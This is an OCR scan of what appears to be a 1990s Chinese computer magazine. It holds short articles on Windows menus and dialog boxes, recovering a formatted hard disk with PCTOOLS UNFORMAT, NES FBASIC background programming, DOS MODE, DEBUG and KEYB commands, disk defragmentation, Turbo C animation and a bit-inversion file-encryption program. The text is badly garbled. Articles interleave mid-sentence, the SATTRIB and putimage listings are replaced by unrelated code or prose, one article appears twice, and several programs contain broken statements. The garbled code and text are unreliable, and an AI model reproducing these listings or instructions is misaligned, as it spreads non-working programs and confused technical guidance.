也可以将上述两步操作合为一步。方法是将鼠标指针放在菜单条所需单词上, 按下鼠标按钮, 拖动鼠标指针, 落到所需的菜单命令上, 然后再释放鼠标按钮。这一操作过程是使用Windows时最频繁使用的“基本动作”。

如果想脱离菜单系统而不选取命令, 可在下拉菜单以外的任何地方点击鼠标(或释放鼠标按钮)。利用键盘来选取菜单和命令的方法是, 先按一下Alt键, Windows会照亮菜单条上的第一条命令; 接下来, 可通过按下左或向右的方向键在菜单条上的移动光标。当光标到达边上时仍然向上(左或右)移动, 就会移到(Control菜单图标)上。

接下来按一下向上或向下的方向键即可打开与菜单条上已照亮单词相关联的下拉式菜单, 选中某条命令后, 回车即可执行, 也可直接按一下此命令旁下划线的字母。

也可以用F10键来访问菜单。打开某个特定下拉式菜单的更直接的方法是按一下菜单条上带下划线的字母。例如, 访问Program Manager里的Options菜单的方法是先按Alt键, 再按O(Options菜单上带有下划线的字母), 先按Alt, 再按空格, 可打开Control菜单。

要退出菜单系统而不选取任何命令, 可再一次按一下Alt键或F10, 或者Esc键。某些菜单命令还带有为它们所指定的快捷键(keyboard shortcut)。所谓快捷键就是能直接执行某命令的某个按键或按键组合。例如, 按一下Shift-F5, 就可执行Program Manager的Windows菜单上的Cascade命令, 因Shift-PS即是该菜单命令的快捷键。按快捷键比上述几种方法都要“快捷”。

Control菜单上的各命令, 分别用来控制应用程序的窗口。关闭应用程序以及进行程序切换。这些命令在不同的应用程序所起的作用是相同的。Windows里的菜单一般都遵守如下约定: 要灰的命令或用虚线字符表示, 表明此菜单在当前情形下是不可用的。一个菜单命令旁边的选中标识(对号)表示此特性当前已起作用。使用选中标识的命令, 其作用非常像一个能开关的开关, 或称“翻转”, 选中一次此命令即是打开了某个特性, 第二次选中同一命令则是关闭了此特性。而选中标识则显示了操作者究竟是哪一种状态在起作用。(本龙译)

再执行FORMAT命令: A>FORMAT C:/S/V A>FORMAT D: 这样, C:盘和D:盘即可正常使用了。用DIR命令, 无法列出C:盘和D:盘以前的文件了, 这就是一般书籍上介绍的“一旦将硬盘格式化, 硬盘上的数据将荡然无存”的结论。因此, 大多数用户, 从来不敢对硬盘进行格式化, 以致于用了几年的计算机, 还不会使用FDISK等对硬盘数据有威胁的软件。

对使用DOS.6及以上DOS的用户来说, 格式化(无论是硬盘还是软盘)后的数据, 只要使用其本身的软件即可恢复, 能否在DOS.3.0下恢复硬盘已经格式化的数据呢?答案是肯定的, 只要使用PCTOOLS.0的UNFORMAT.EXE软件即可; 那么怎样才能使恢复后的硬盘数据尽量完整呢?通过大量的实践, 我有以下一些体会。

三、恢复硬盘的方法及体会

1. 将有UNFORMAT.EXE(非DOS5.0的UNFORMAT.EXE)文件的软盘放入A:或B:盘, 在恢复数据之前请勿向硬盘插入文件, 应将该盘放在B:盘, 键入B>UNFORMAT C: 2. 在UNFORMAT执行中, 每次提示是: YES NO 供选择, 输入N<CR> 第二次提示是: YES NO 供选择, 输入Y<CR>

此时即开始恢复C:盘上的文件, 先找出C:盘上的所有子目录, 只见屏幕上不断出现“D”的字母, 然后找出各子目录下的文件, 大约4分钟左右的时间, C:盘即得到恢复, 完成以后屏幕提示: [CONTINUE] [QUIT]

如按“C”或回车, 则可继续恢复其它盘上的文件, 如按“Q”则退出, 这即可按“C”或回车继续恢复D:盘的文件, 恢复以后, 再按“Q”退出, 这样, C:盘和D:盘的文件即已经恢复完好。

3. 数据恢复以后的问题

a. 通过以上二步, 硬盘上原有的一级子目录及子目录下的文件即全部恢复, 可以正常使用, 但原来所有一级子目录的名字分别用DIR0, DIR1, DIR2...代替, 而二级子目录及三级或更多级子目录名保持不变。这样, 使用PCTOOLS将子目录DIR0, DIR1...分别改为原来的子目录名, 则原来硬盘中子目录及子目录下的全部文件全部恢复成了原来的面貌, 从而挽救了用户大量的数据乃至一些来不及备份的多年积攒的心血, 硬盘亦可象往常一样正常工作了。

b. 但是, 实践表明, 原硬盘根目录下的数据得不到恢复。以上过程完成以后, 硬盘根目录下的文件将全部丢失, 无法恢复, 因此, 除了一些放在根目录下的内存盘AUTOEXEC, BAT, CONFIG, SYS, 金山字库等以外, 建议平时应尽量将数据安排在子目录下了。

c. 在386 DOS版本下不能恢复格式化的软盘数据(不能靠DOS.6那样), 不管你是否在软盘上建立了目录。

d. 低级格式化后, 硬盘上的数据将无法恢复, 因此, 如果你打算对硬盘低级格式化, 但硬盘使用已无法进入, 硬盘中的数据又未备份, 则建议先用此方法恢复数据, 作好备份, 然后再低级格式化, 这样可保万无一失。

e. 以上分区、格式化、恢复数据执行文件的顺序是这样的: FDISK, FORMAT, UNFORMAT 但如果你没有执行FORMAT之前执行了UNFORMAT, 硬盘上的文件没有得到恢复, 不过你仍然可以先执行FORMAT, 然后再执行UNFORMAT, 硬盘的数据同样得到恢复, 这就是说, 即使按程序出错也并无多大问题, 从而你就可打破禁区, 大胆地对硬盘进行格式化了。

f. 经验证, 在DOS3.31下此方法也一样适用。本方法已在SUPER286上反复使用, 证明行之有效。

沈阳 胡松义

电脑游戏机编程技巧(十四)

二、怎样使用32列×30行的背景画面
我们知道 FBASIC 的背景画面为 28 列×24 行。它是由 FBASIC 工作系统软件所决定的。由于软件固化在系统 ROM 中，故一般不易更改。因此，在 FBASIC 工作状态下，欲使用 32 列×30 行的背景画面只有通过系统显示软件来实现，即采用写 PPU 的方法达到目的。

1. 向背景00页写入数据
背景 00 页的显示单元地址为 \$2000~\$23BF。因此，向 00 页写入数据时，只要向地址开关 \$2006 置入起始地址，然后向 \$2007 置入数据就可在此 32 列×30 行画面的任一位置显示任一图形。如从 00 页的第一行起依次显示背景图形库中的 256 个图形，实现程序如

```
5 REM NO. 3-14
10 POKE &H2001, 0 关显示
20 POR I=0 TO 255
30 POKE &H2006, 32 置ppu地址高位
40 POKE &H2006, 16 选画面
```

50 POKE &H2000, 16 选画面
60 POKE &H2007, 1 置入数据
70 NEXT
80 POKE &H2001, 14 开显示
90 END

运行程序 NO. 3-14，即可显示出每行 32 个图形库的全部内容。
2. 写满背景00页
如欲写满00页整个屏幕可使用程序

```
5 REM NO. 3-15
10 POKE 8198, 0 关显示
20 POR K=32 TO 35
30 FOR I=0 TO 255
40 POKE 8198, K地址高位
50 POKE 8198, I 地址低位
60 POKE 8192, 16 设定画面
70 POKE 8199, 1 置入数据
80 NEXT, NEXT
90 POKE 8198, 14 开显示
100 END
```

3. 向背景10页写入数据
向 10 页写入数据的程序与 NO. 3-14、NO. 3-15 基本相同，不同的是自己 PPU 地址范围为 \$2400~\$27BF。读者可自行改写。为查看数据是否写入了 10 页，可在程序最后一行加入 VIEW 语句，调 10 页图形于 00 页，也可以进入 BCGRAPHIC 绘图画面查看。

当我们欲写入 PPU 的地址偏向显示时，可把程序 NO. 3-14 中的 50 行改为
50 POKE &H2000, 20
同时调整循环终止，即可达到的目的。

简单实用的试卷生成系统

中学学习机上使用时可自己需要输入试卷标题、题目和题号、字序后的数字为调出试题用编号(不打印)，还可按题目的解释写进多少留出答题空格(如在 110 名后面加“?”为一个空行) L 后面的数字为最长试题的字节数。

```
程序一(建立试题库程序)
5 D$=CHR$(4)
10 PRINT D$;
OPEN A1,L150;
20 PRINT D$;
WRITE A1,R1;PRINT
第一试题内容;X$
30 PRINT D$;
WRITE A1,R2;PRINT
第二试题内容;X$
:
:
1000 PRINT D$;
CLOSE A1;END
程序二(配制试卷程序)
5 D$=CHR$(4)
```

4. 写满两个背景面并控制其循环程序
根据以上介绍，我们很容易写出两个背景画面部单元的控制程序

```
5 REM NO. 3-16
10 POKE 8198, 0
20 POR K=32 TO 39
30 POR I=0 TO 254
40 POKE 8198, K, POKE8198, I,
POKE8199, B
50 NEXT
60 B=B+1; NEXT
70 POKE 8198, 14
80 POKE 8192, 16; GOSUB 110
90 POKE 8192, 31; GOSUB 110
100 GOT080
110 POKE 8197, A, POKE 8197, 0,
120 A=A+1; IF A=256 THEN A=0; RETURN
130 PAUSE 2; GOTO 110
```

程序 NO. 3-16 中 10~70 行完成 00、10 两页背景数据的写入，80~130 行控制两页画面循环向右转移。(未完待续) 山东 于泰

计算器帮助炒股

```
10 PRINT D$;OPEN
A1,L150;
20 ?"四〇五中学期一数学考试卷"
30 ?"姓名:"
40 ?"一、填空题(本卷共20小题每小题10分共20分)"
50 ? D$;"POSITION
A1,R1;? D$;" READ
AL,R1;INPUT X$
60 ?"2、X$
70 ? D$;"POSITION
A1,R1;? D$;" READ
A1,R2;INPUT X$
80 ?"2、X$
90 ?"二、计算题(本卷共四小题每小题15分共60分)"
100 ? D$;"POSITION
A1,R1;? D$;" READ
A1,R3;INPUT X$
110 ?"1、X$;?;?;?;?
120 ? D$;"POSITION
AL,R1;? D$;"
130 ?"2、X$;?;?;?;?
140 ? D$;"
150 ? D$;" CLOSE
AL;END
```

在进行股票交易尤其是在进行频繁的短线操作时，经常需要随时计算股票买进卖出价格和亏损、盈余额及持仓量等数据。这时，现有的股票软件可能获得的收益或遭受的亏损，为了准确地地获取这两个数据，下面介绍一个在 SS-180P 计算机上通过的计算器程序。相信它将为大家带来极大的方便。

说明：(亏)指 A=[X2(I-1)-X1(I-1)]-M 程序如下(序号与题号对应输入计算机)：
1 P1 #MOD572
2 ENT,lin 1,+ / , lin
2.1,lin+1,lin+2
3 ENT,lin,lin x2
4 ENT,lin 1
5 ENT,lin+1,lin+1
6 mod,-,mod2,-,mod1,
7 mod
程序变量：
1 启动点
2 输入值(X1) X1' M
3 输入值(X2) X2' M
4 启动点
5 输入值(X2) X2' M
启动后，程序逐人循环，并可根据输入不同的 X2，通过百分比不同的 A 值来确定 X2 的取值。另外，在输入 A 值时，若输入 0，则不需输入 X2，即 M=0，故此时应省略 X2，操作时输入 M。

最新任天堂电视 游戏秘技集锦(六)

1. 蹦蹦球足球赛
此游戏的规则与世界杯足球赛十分相似，共有 24 强参赛，分为 8 组单循环赛后产生 16 强，然后进行 1/8 决赛、1/4 决赛、半决赛和决赛，产生冠军球队。
过关：游戏开始时选 continue 这一项后，输入下列密码可以使英格兰队直接进入任一关。(级别)的比赛：
人16#,B2#M# B#VQ# L#M# S# D#B#B#
人# 17#M# S#X#D#F#M# I#V#B#B#
人# 17#M# S#X#D# F#M# S#D#B#B#
人# 17#M# S#X#D# F#M# S#D#B#B#
此密码只适用英格兰队。
2. 雪人兄弟
获得高分法：雪人在某一层内不急于消灭敌人，而是设法跳至高处有利地形点，将一个敌人打成雪球，等待适当时机将雪球弹出，一次轧死画面所有的敌人时，画面上会落下排奖励“寿”字，获得“寿”字即可得高分。
3. 铁打怪(10人版)
各绝招：
TRACY：顺序按后、下、前、A 键可发射暗器。(前、后含义参见上期(街头霸王))

BUNNY：顺序按下、上、B 键可以旋脚；顺序按前、下、B 键可旋脚；CLIFF：顺序按前、下、后、B 键为旋风脚；顺序按前、下、A 键为冲天炮。
MOON：顺序按后、下、前、A 键为发火。
GOHOLI：顺序按后、下、前、A 键可以发气。
CHUNFO：顺序按前、下、后、B 键为旋脚；顺序按前、下、A 键为头功。
RANBOO：顺序按下、上、B 键为铁球功。
STALONG：顺序按后、前、A 键为前冲。
ROBER：顺序按后、下、前、A 键为发火。
PASTA：顺序按前、下、后、B 键为旋风脚；顺序按前、下、A 键为冲天炮。
唐山 赵以松

三、对MODE命令的扩展

1. 设置键盘的自动重复速率：
MODEBCON [;] RATE=rate DELAY=delay
其中，CON指定控制台(键盘)。
RATE=rate 指定当按下某一键时，该字符在屏幕上重复显示的速率，取值范围为 1~32。
DELAY=delay 指定必须间隔的时间，即在按下一个键后，DOS 开始重复显示该字符之前的时间，合法值为 1, 2, 3, 4 (分别表示 0.25, 0.50, 0.75 和 1 秒)。取值范围为 2。
RATE和 DELAY 必须同时设置。
2. 可以增加每屏的行数：
MODE COM [;] [COLS=cols] [LINES=lines]
其中，lines 指定屏幕上可显示的行数，可取的值为 25, 48 和 50，但不是所有显示适配器都支持三种设置。为设置行数，必须在 CONFIG.SYS 文件中使用 device=命令安装 ANSI.SYS 设备驱动程序，lines 的取值，对 CGA 适配器取 25，EGA 适配器取 25 或 48，VGA 适配器取 25, 48 或 50。
Cols 用来指定每行显示的字符数(40 或 80)。
3. 显示设备的状态
MODE [device] [/STATUS]
其中，device 指定要显示状态的设备的名字，/STATUS 只是在要求并行打印机的状态时才需要(可将 /STATUS 缩写为 /STA)。
4. 串口号的设置
MODE COMn BAUD=rate[PARITY=code][DATA=dbits]
其中，LPn 指定把设备连接到串口 n (1, 2, 或 3)，COLS=cols 指定每行显示的字符数(80 或 132)，省略则为 80，LINES=lines 指定每行上显示的行数(6 或 8)，省略为 6，RETRY=action 指定出现超时错误时的处理操作，有效

DOS3. 3至DOS5. 0的增扩功能及其应用(九)

实用程序 DEBUG 新增的四个子命令
XA, AD, XM 和 XS，都是有关对扩充内存进行操作的，其用法如下：
1. XA 分配指定数目的扩充内存页
格式：XA [number]，示 number 指定要分配的扩充内存页数，其中每页为 16K 字节。如果获得分配的页数，则显示已建句柄(handle)的 16 进制值，否则显示出错信息。
2. XD 释放一个扩充内存句柄
格式：XD [handle]，式中 handle 指定要释放的句柄。
3. XM 将一个隶属于指定句柄的扩充内存的逻辑页映射到扩充内存的物理页。
格式：XM [page] [page] [handle] 式中，Lpage 指定想要映射到物理页 ppage 的扩充内存逻辑页的页号；
ppage 指定逻辑页 Lpage 将映射到的物理页的页号；handle 指定句柄。
4. XS 显示扩充内存的状态信息
格式：XS；此格式不带任何参数。
注意：上述子命令要使用扩充内存，必须先安装遵守 LIM 8MS V4. 0 的扩充内存设备驱动程序。
6. 其它增扩功能的说明
1. REM 命令不仅用来插入“注释”到批处理文件中，也可用来对 CONFIG.SYS 文件插入注释，包括将暂时不用命令改成注释语句而使它失效。
2. CTTY 支持 COM 和 COM4 口。
3. DOS 为每个逻辑分配一个 8 字节的格式列编号，前四个字符为“伪序列”数，后四个字符为格式列编号的分钟数。
4. FDISK 定义硬盘分区大小时，可用绝对和兆字节数，也可用占硬盘空间的百分比大小来表示。
5. 只要在盘上任何地方有足够空间，SYS 都会移动文件把本该属于系统文件的地方让出来给它们，然后拷贝回 Command.com，这样可使任何盘成为可引导的系统盘。
6. TREE 采用图形输出，能看到磁盘象的概况，了解到目录树有哪些目录和文件。

四、列表说明其它新增开关的用途

Table with 3 columns: 命令名, 开关或参数, 用途. Rows include ASSIGN, ATTRIB, Command COMP, DEL, DISKCOPY, FIND, GRAPHICS KEYS, REPLACE, RESTORE, TREE.

五、DEBUG可操作扩充内存

超级文件子目录属性查询工具SATTRIB

用过 DOS 的用户都知道, DOS 提供一个查询文件属性的外部命令 ATTRIB, 但是此命令的功能太弱, DOS 3.11版的ATTRIB 不能查询具有隐藏、系统属性的文件, DOS6.0 版的 ATTRIB 虽能解决此问题, 但是对目录仍然无能为力, 因此用起来不是很得心应手。

另外, ATTRIB 提供的信息太少, 仅显示文件属性、文件名和扩展名, ATTRIB 的显示格式也不理想, 仅是单行显示, 屏幕的利用率还不到二分之一, 并且显示画面后不暂停, 给用户查看带来不便。

为克服这些问题, 笔者利用 TURBO C2.0 编写了一个小文件 SATTRIB.C, 其功能比较强, 对具有任何 DOS 属性(只读、隐藏、系统、归档)的文件均能查出, 并且能够查询卷标和子目录; 在查询子目录方面 SATTRIB 更是大显身手, 对于通过修改子目录属性而做成的隐藏子目录, 特别是

对于通过修改子目录的目录记录项做成的对抗 PCTOOLS 的隐藏子目录, SATTRIB 也同样能够查出来。

SATTRIB 提供的信息量丰富, 它除了显示文件、子目录、卷标的属性和名字及扩展名外, 还提供文件长度、所查询的文件总数以及文件的总字节数, 这对拷贝文件很有用。SATTRIB 考虑到屏幕的充分利用, 采用两分栏显示方式, 美观实用。为了用户便于阅读屏幕信息, SATTRIB 采用分屏显示, 即显示前一屏后暂停并出现提示信息 Strike a key when ready..., 键入任一健后继续显示。

SATTRIB 支持文件通配符 * 和 ?, 并且支持驱动器符和路径, 使用格式如下: C:\>SATTRIB [Drive][Path]filename.ext
 仅执行 C:\>SATTRIB<回车>即得到一份英文使用说明。

```
SATTRIB的全部源代码如下:
#include <stdio.h>
#include <dos.h>
#include <dir.h>
main(int argc, char * argv[])
{
    char drive[3], subdir[86], file[9], ext[5];
    [5], attrib;
    int done, count = 0, page = 0, fchk = 0, chk;
    long int sizef;
    struct ffile f;
    if (argc == 2)
        { printf("\n usage: SATTRIB [Drive]
        [Path]filename.ext \n");
        exit(0); }
    #include "stdio.h"
    #include "stdlib.h"
    #define N 1024
    FILE * fp;
    long i;
    char ch, fn[ame];
    printf(" Enter the all
    file name:");
    scanf("%s", &fname);
    if ((fp = fopen(&fname, "
    rb+")) == NULL)
        { printf("This %s file
        is not exist.\n", &fname);
        exit(0); }
    for (i = 1; i <= N; i
    ++)
        { ch = fgetc(fp);
        fseek(fp, -1, 1);
        fprintf(&ch, fp);
        fclose(fp); }
    若本程序的文件名为:
    fjm.c, 经编译连接后得到可
    执行文件名为: fjm.exe, 则在操作系
    统工作方式下直接键入以下命令行,
    然后键入欲加密的文件名(含扩展
    名), 并可对欲加密文件进行加密操
    作。
    c> fjm <Enter>
    说明:
    (1)再执行该程序文件一次, 便可
    对此方法加密的文件进行解密, 因
    为两次使用反码仍得原码。
    (2)程序中, 使用 for(i=1; i
    <= N; i++) 循环来控制反码的字
    字节数, 其中值 N 为 i <= N < 加密
    文件的字节数(用 DIR 命令可获得此
    值), 这种设计的目的是为了增大加
    密文件的加密难度, 因为 N 的值是使
    用者随意设定的, 他人很难捕获。
    (3)程序中运用了 fseek 函数用以
    改变文件的位置指针, fseek 函数一
    般用于二进制文件, 因为文本文件要
    发生字节转换, 读者宜慎用。
    (4)笔者用此方法成功地对各类
    COM 文件和 EXE 文件进行加密与解
    密, 效果很好。
    西安交通大学 戚文俊
```

磁盘碎片整理与 COMPRESSION 程序的使用

磁盘是计算机的主要外部数据存储载体。数据及文件以一定方式被记录在磁盘或软盘上, 在 DOS 操作系统中磁盘上的存储空间是按簇分配的, 通常一个簇含有 1024-4096 个字节。由于文件与数据的不断更新, 有些文件在磁片上是支离破碎地记录的, 即它们占用不连续的簇, 这些不连续的簇称做磁盘碎片。如一个文件占用 4 个簇, 而磁片上第 200、203、350、350 簇是自由簇, 由于 DOS 在磁盘读写操作中是按先发现先分配的原则进行, 所以文件被记录在 4 个不连续的簇上, 当读此文件时, 磁头移动过程是 200、203、260、350 从这 4 个簇中读取数据, 所用的时间必定比读取连续簇(如 200-203-260-350)所用的时间长。

磁盘碎片的主要危害是:
 1. 磁盘碎片的存在使数据的存取速度明显下降, 特别是多个大数据文件同时工作时。
 2. 磁头的动作时间延长, 加重磨损, 降低磁盘机的使用寿命。
 3. 碎片的增多, 使文件部分数据丢失的可能性增大, 并且一旦发生数据丢失, 用连接链表的方法完整恢复数据的可能性几乎为零。

因此磁盘碎片所造成的危害不容忽视, 有必要定期对磁盘碎片进行回收, 对文件进行聚拢。
 消除磁盘碎片的方法主要有:
 1. 对于小容量的数据或文件可用 COPY、BACKUP 等程序将数据或文件复制到软盘上, 然后删除硬盘上的所有文件(保留系统引导文件), 最后将软盘上的文件恢复到硬盘上。
 2. 利用 PCTOOLS 中的 COMPRESSION 程序
 (一)主要功能
 COMPRESSION 程序是一个集磁盘碎片检测、回收、文件排序等功能于一体的高性能磁盘维护软件, 它在一定条件下通过物理上重新安排文件来优化磁盘空间, 从而提高磁盘的存取速度, 其主要功能有:
 (1)分析磁盘, 从而决定是否进行磁盘聚拢和修复磁盘损伤。
 (2)聚拢文件优化磁盘空间, 提高磁盘存取速度同时增加完整地恢复数据的机会。
 (3)按一定的顺序按目录和文件, 加快目录和文件的检索时间。
 (4)清除磁盘上未用空间的数据, 在一定范围内起数据保护作用。
 (二)注意事项
 (1)COMPRESSION 程序是为局部 PC 磁盘驱动器而设计的, 不能在 WINDOWS 下运行, 不能在 NOELL 网文件服务器等多任务系统中运行, 否则导致数据损失。
 (2)在使用之前一方面应清除内存中的驻留程序清除, 另一方面必须从内存中卸下对磁盘使用随时写的清除磁盘高速缓存程序, 并且在 COMPRESSION 运行过程中不要突然中断程序, 程序结束后最好作一次 MIRROR 并关机重新启动, 在 COMPRESSION 执行之后有时会发现还有一些程序未能聚拢, 这是因为 COMPRESSION 程序对磁盘上过速清除或某些特殊处理的个别扇区进行压缩处理, 一旦这些程序被清除则磁盘上需要这些特殊数据的程序就不能正常运行。
 (三)使用方法
 COMPRESSION 有两种使用方法, 一种是在 COMPRESSION 提示菜单中按提示进行所需工作, 另一种方法是在 COMPRESSION 后加上命令参数直接进行所需工作, 下面是 DOS 提示符下的命令格式。
 COMPRESSION d:[/CS或/CD或/CU或/CF或/CC] [/OS或/OO或/OD] [/SF或/ST或/SE或/SS或/SA或/SD[/SA或/SD]] [/NM或/]

参数	属性	主要功能
/CD(Optimize Directory)	文件压缩	将目录移到磁盘的前面, 但不聚拢文件
/CS(timize Free Space)	文件压缩	将所有数据移到磁盘前面, 但不聚拢文件
/CU(Unfragment Files)	文件压缩	聚拢文件, 但不将自由空间移到磁盘尾部
/CF(Full Optimize)	文件压缩	聚拢文件, 按排序要求按排文件和目录, 并将自由空间移到磁盘尾部
/CC(Full Optimization With Clear)	文件压缩	完成/CF的功能, 清除所有自由空间上的数据
/OS(Standard)	文件分类	目录放在磁片的前面, 后面是文件
/OO(Direction First)	文件分类	把所有的目录放在磁盘开头处, 后面是根据目录排列的文件
/OD (Direction With Files)	文件分类	把每一个目录正好放到它的文件之前
/SF	文件排序	按文件名排序
/ST	文件排序	按文件最后的修改时间排序
/SE	文件排序	按文件扩展名排序
/SS	文件排序	按文件大小排序
/SA	文件排序	按文件排序
/SD	文件排序	按簇排序
/NM	其它	文件压缩后不进行 MIRROR 备份及引导扇
/?	其它	要求提示信息

计算图形动画显示是由一系列静止图像在不同位置上的重复, 特殊图形动画技术一部分为画面和画面刷新两大类, 画面刷新是先画 T 时刻的图形, 然后在 T+ΔT 时刻把它擦掉, 再画新时刻的图形, 由于图形是由点、线、面等基本单元组成的, 所以在画面刷新时是一个一个单元地进行的, 这种一画一擦的方法对于实现简单图形的动画显示是比较有效的, 而当需要显示比较复杂的图形时由于画面刷新时间相对较长, 致使画面在移动时出现局部内重现象, 使得动画视觉效果变差, 所以, 为提高图形的动画显示效果, 在显示比较复杂的图形时多采用画面刷新新的方法, 这里介绍一种用 putimage 函数实现动画刷新新的动画实现方法。
 在 Turbo C 语言的图形函数中, 有几个函数
 putimage(int left, int top, int right, int bottom, void far *buf) 函数把屏幕图形部分拷贝到由 buf 所指向的内存区域。
 函数 imageinfo() 用来确定存储图形所需的字节数, 所定义的字节数跟图形实际要用可以定义的多一些。
 函数 putimage() 可以把 imageinfo() 存储的图形重写在屏幕上, 利用 putimage() 函数中的 COPY-PUT 模式, 在下一个要显示的位置上重写图像在屏幕上, 如此重复, 交替地显示下去, 这样即可达到画面刷新的目的, 从而实现动画显示, 由于图形是一次性的刷新到显示区, 瞬间完成, 其动态特性十分平滑, 动画效果较好。
 为了使读者对这种刷新动画的新方

利用 Turbo C 的 Putimage 函数实现动画显示

```
法有进一步的了解, 下面给出一个红
色小球运动的程序实例, 以供参考, 有
兴趣者可以对其进行修改, 如加
无彩色变为彩色的动画效果, 这个程
序是在长城 286 386 上测试通过的。
* 北京工业大学 姜 岩 著 *
程序清单如下:
#include <graphics.h>
#include <stdlib.h>
main()
{
    int driver, mode, t = 0;
    int m, ml;
    int maxx, maxy, stax;
    void * buf;
    driver = DETECT;
    mode = 0;
    initgraph(&driver, &mode, "");
    maxx = getmaxx();
    maxy = getmaxy();
    setfillstyle(SOLID, FILL,
    LIGHTGRAY); bar(1, 1, maxx,
    maxy);
    imageinfo() 用来确定存储图形
    所需的字节数, 所定义的字节数跟
    图形实际要用可以定义的多一些。
    函数 putimage() 可以把 imageinfo()
    存储的图形重写在屏幕上, 利用
    putimage() 函数中的 COPY-PUT 模
    式, 在下一个要显示的位置上重写图
    像在屏幕上, 如此重复, 交替地显示
    下去, 这样即可达到画面刷新的目
    的, 从而实现动画显示, 由于图形是
    一次性的刷新到显示区, 瞬间完成,
    其动态特性十分平滑, 动画效果较
    好。
    为了使读者对这种刷新动画的新方
```

目前, 对文件加密的方法有很多种, 本文介绍一种新的文件加密方法, 利用 C 语言的位操作对文件进行加

C 语言提供了若干个按位(即二进制制)运算符, 这些运算符将一个有效的应用就是用来对文件进行加密, 如果想让磁盘文件不可读, 可对其进行按位操作, 其中最简单的方法之一就是文件文件中每一个字节的各位取反, 源程序如下(在 Turbo C 2.0 环境下实现):

```
#include <stdio.h>
#include <stdlib.h>
#define N 1024
FILE * fp;
long i;
char ch, fn[ame];
printf(" Enter the all
file name:");
scanf("%s", &fname);
if ((fp = fopen(&fname, "
rb+")) == NULL)
{ printf("This %s file
is not exist.\n", &fname);
exit(0); }
for (i = 1; i <= N; i
++)
{ ch = fgetc(fp);
fseek(fp, -1, 1);
fprintf(&ch, fp);
fclose(fp); }
若本程序的文件名为:
fjm.c, 经编译连接后得到可
执行文件名为: fjm.exe, 则在操作系
统工作方式下直接键入以下命令行,
然后键入欲加密的文件名(含扩展
名), 并可对欲加密文件进行加密操
作。
c> fjm <Enter>
说明:
(1)再执行该程序文件一次, 便可
对此方法加密的文件进行解密, 因
为两次使用反码仍得原码。
(2)程序中, 使用 for(i=1; i
<= N; i++) 循环来控制反码的字
字节数, 其中值 N 为 i <= N < 加密
文件的字节数(用 DIR 命令可获得此
值), 这种设计的目的是为了增大加
密文件的加密难度, 因为 N 的值是使
用者随意设定的, 他人很难捕获。
(3)程序中运用了 fseek 函数用以
改变文件的位置指针, fseek 函数一
般用于二进制文件, 因为文本文件要
发生字节转换, 读者宜慎用。
(4)笔者用此方法成功地对各类
COM 文件和 EXE 文件进行加密与解
密, 效果很好。
姜 岩 著
```

位操作的有趣应用——文件加密

用KEYB命令使扩展键盘正常使用

一些基于85键研制的软件,如UCDOS1.0等,在101键盘上用扩展光标键会出现“噎”字,无法使用。这主要是键盘管理程序不兼容造成的,许多报刊介绍了用汇编语言编程解决的有关方法,但汇编使用麻烦,修改中断复杂,可维护性差,容易与其他软件使用中发生冲突。

笔者后应用DOS系统的外部命令KEYB.COM较好地解决了这一问题。主导思想是:启动有85键管理模块的软件后,再将DOS的键盘程序KEYB.COM进驻内存,将键盘重新设置为101键美国方式,KEYB这一命令的使用还牵涉到代码页问题。

若直接输入KEYB命令会出现:
KEYB has not been installed
Active codepage not available from con device
这说明还未设置合适的代码页。若使用EGA显示器,设置屏幕设备控制台(CON)以使用代码页,可在config.sys文件中加入:
device=\\DOS\\display.sys con=(EGA,
850,2)

country=001
并将country.sys文件拷贝到根目录,001为美国国家代码,这时在相应子目录下键入:
C>KEYB us,850,KEYBOARD.SYS即可

将101键管理模块装入内存,扩展光标键不再产生“噎”字,101各键都可正常使用,并且不影响其它功能。

若用KEYB命令后出现:
Codepage specified has not been prepared
错误信息,是由于硬件故障或其它原因,准备好的代码页可能丢失,键入下列命令重新制作丢失的代码页重新为你的屏幕说明代码页:
MODE CON CODEPAGE PREPARE

((850)EGA,CPT)
这样每次开机KEYB命令就能正确使用了,也可将此命令加到AUTOEXEC.BAT文件中,自动进驻内存。

这种方法简便、易行,占内存6KB左右,无不良后果,在AST286、AST386/C、DG53.30环境下使用通过。
宁夏 折蔚勇

变化的菜单,有些程序里的某些菜单会自动地改变命令文字以反映出当前环境的变化。用Up、Down、PgUp及PgDn键均可列在表框内移动。

下拉式列表框是一种显示在一个更压缩空间里的列表框。一般该列表框的右端有一个带下划线的箭头。用鼠标点击此箭头(或按Alt+Down键),就会显示一个通常的列表框。随后的操作与一个正常的列表框完全相同,如果使用键盘,也可以利用敲入第一个字母的方法来选择窗口的命令。

在Windows菜单上,一省略号(→)跟随一个命令名,表示此命令会带出一个对话框。

对话框的特征及操作对话框是Windows用来获取更多信息的一种设施,几乎每个Windows应用程序都要用到对话框。对话框具有任意的尺寸和形状,其中有一些很简单,只需接受一个参数;有些则非常复杂,可完成多项功能,“五脏俱全”。

但几乎所有的对话框都具有如下的组成部分:(见图2)

1. 一个或多个用于输入信息的地方或可选择的任选项。

2. 一个或多个“命令”按钮。

利用鼠标,可以在对话框内的各个元素之间来回移动;按Tab键同样可以移动到下一个元素上,按shift+tab键可移动到前一个元素上。


大多数对话框都有如下两个命令按钮:一个在填充了对话框并对所输入内容感到满意后按下,另一个则在输入内容而退出对话框时按下。这两个按钮一般是OK或Cancel。

对话框里由用户输入信息或选取任选项的地方,通常会遇到如下类型的元素:

·文字框(text box)
·下拉式列表框(drop-down list box)
·任选项按钮(option button)
·选择框(check box)

文字框是放入用户输入信息的地方,用来接受程序所需的参数,如果文字框内已放有文字,则称为“缺省值(default value)”或缺省项。它是程序本身所假定的项。

列表框以列表的形式给出了一组任选项,可用鼠标或键盘进行选择,典型情况下,列表中的任选项是相互排斥的,但也不一定总是那样,如果列表中包含有太多的项,以至于在列表框中一次显示不下时,就会在列表框的右边发现一个“滚动条(scroll bar)”。



